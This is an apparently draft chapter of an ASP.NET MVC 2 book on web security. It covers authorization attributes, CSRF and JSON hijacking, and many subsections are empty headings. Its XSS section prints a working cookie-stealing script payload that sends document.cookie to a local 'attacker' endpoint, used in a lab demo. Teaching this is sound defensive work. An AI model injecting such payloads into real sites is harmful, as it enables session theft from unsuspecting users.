11

Security

This Chapter covers

* Requiring authentication and authorization
* Mitigating Cross Site Scripting attacks
* Mitigating Cross Site Request Forgeries
* Mitigating JSON Hijacking

Security is an important topic for web developers. We'll cover two aspects. The first is traditional management of authentication and authorization. Authentication is ensuring the the user has supplied the proper credentials to access the system. When a user logs in, usually by providing a username and password, it is authenticated. Authorization is making a decision about whether a given user has permission to do something with the system. When a user accesses a resource not available to other users, it has been specifically authorized to do so.

The second aspect we'll discuss involve common web attack vectors and technical vulnerabilities that allow attackers to bypass authentication or authorization. There are several attack vectors, but we'll focus on some common ones: cross-site scripting (XSS), cross-site request forgery (CSRF), and a special cross-site request forgery called JSON hijacking.

11.1 Authentication and authorization

ASP.NET MVC 2 ships with a filter attribute AuthorizeAttribute that provides out of the box authentication and authorization. Developers can apply the attribute to actions to restrict access to them.

11.1.1 Requiring authentication with AuthorizeAttribute

The simplest use of the AuthorizeAttribute only requires that the user be authenticated.

Listing 11.1 Authentication with the AuthorizeAttribute

[Authorize] #1

public ActionResult About()

{

return View();

}

11.1.2 Requiring authorization with AuthorizeAttribute

Listing 11.2 User authorization with the AuthorizeAttribute

Listing 11.3 Role authorization with the AuthorizeAttribute

11.1.3 AuthorizeAttribute - how it works

11.1.4 IAuthorizationFilter

Listing 11.4 IAuthorizationFilter

11.2 Cross Site Scripting (XSS)

Cross site scripting is a technique where a malicious user manipulates the system so that special JavaScript appears on the vulnerable website - script visiting browsers subsequently execute. Traditionally that malicious script sends a request to a third-party site containing sensitive data. That's the cross-site part. A user puts a script on one site that sends secret data to another, conspiring site. The trick is to actually get the script to run on the vulnerable site.

11.2.1 XSS In Action

In the source code for this book we've included a sample Visual Studio solution that you can run to perform a simulated, local XSS attack. It contains two simple MVC applications. One is vulnerable to cross site scripting. It features a simple comment submission page. We'll submit JavaScript as part of the comment. The other website is the attacker. It simply collects submissions so we can see if our attack worked.

Preparing the example

When the example Visual Studio solution is run (typically with CTRL-F5), two sites appear in the web browser. The vulnerable site sets a cookie, ostensibly containing sensitive data. The second site is the attacker. The attacking site has a page that should read "No victims yet". After we initiate our attack, it will display the "secret" cookie.

On the vulnerable site, the cookie has been set with the code in the Listing 115, traditional cookie-setting code.

Listing 11.5 Setting an insecure cookie with "secret" data

public ActionResult Index()

{


var cookie = new HttpCookie("mvcinaction", "secret");

Response.SetCookie(cookie);

return View();

}

The cookie set, we can play the part of the hacker on the Comments page.



We included a button that will automatically insert a malicious comment in the Comment text area. The comment appears in Listing 11.6


Listing 11.6 A malicious comment

A long comment <script>document.write('<img src=http://localhost:8082/attack/register?input='

+escape(document.cookie)+ '/>')</script>

This comment includes a script block. The script block writes HTML to the browser. The HTML contains an image whose SRC attribute is not an image at all, but the browser doesn't know that. The browser sends a request to the attacking server with the cookie in the query string.

After we save the comment, on the subsequent page where the comment is displayed, the script is executed.



We can't see anything strange here, but the nefarious script is in the HTML source, and the relevant section is shown in Listing 11.7.

Listing 11.7 Nefarious HTML

<p>Comment:</p>

<p>

A long comment <script>document.write( |#1

'<img src=http://localhost:8082/attack/ |#1


register?input=' +escape(document.cookie) |#1

+ '/>')</script> |#1

</p>

#1 Our nasty script

Of course the browser dutifully responds to this script and sends the cookie to the attacking site. When we reload the attacking site, we can see that our attack has been executed; the other site received our cookie.



11.2.1 Avoiding XSS Vulnerabilities

11.2.1.1 ASP.NET MVC Defaults

11.2.1.2 Encode Everything

11.3 Cross Site Request Forgery (XSRF)

11.3.1 XSRF In Action

11.3.2 ValidateAntiForgeryTokenAttribute

- when to use: now

11.3.3 JSON Hijacking

11.3.3.1 Allow JSON via POST only

11.3.3.2 Override defaults for GET access

11.3.3.3 Modifying JSON response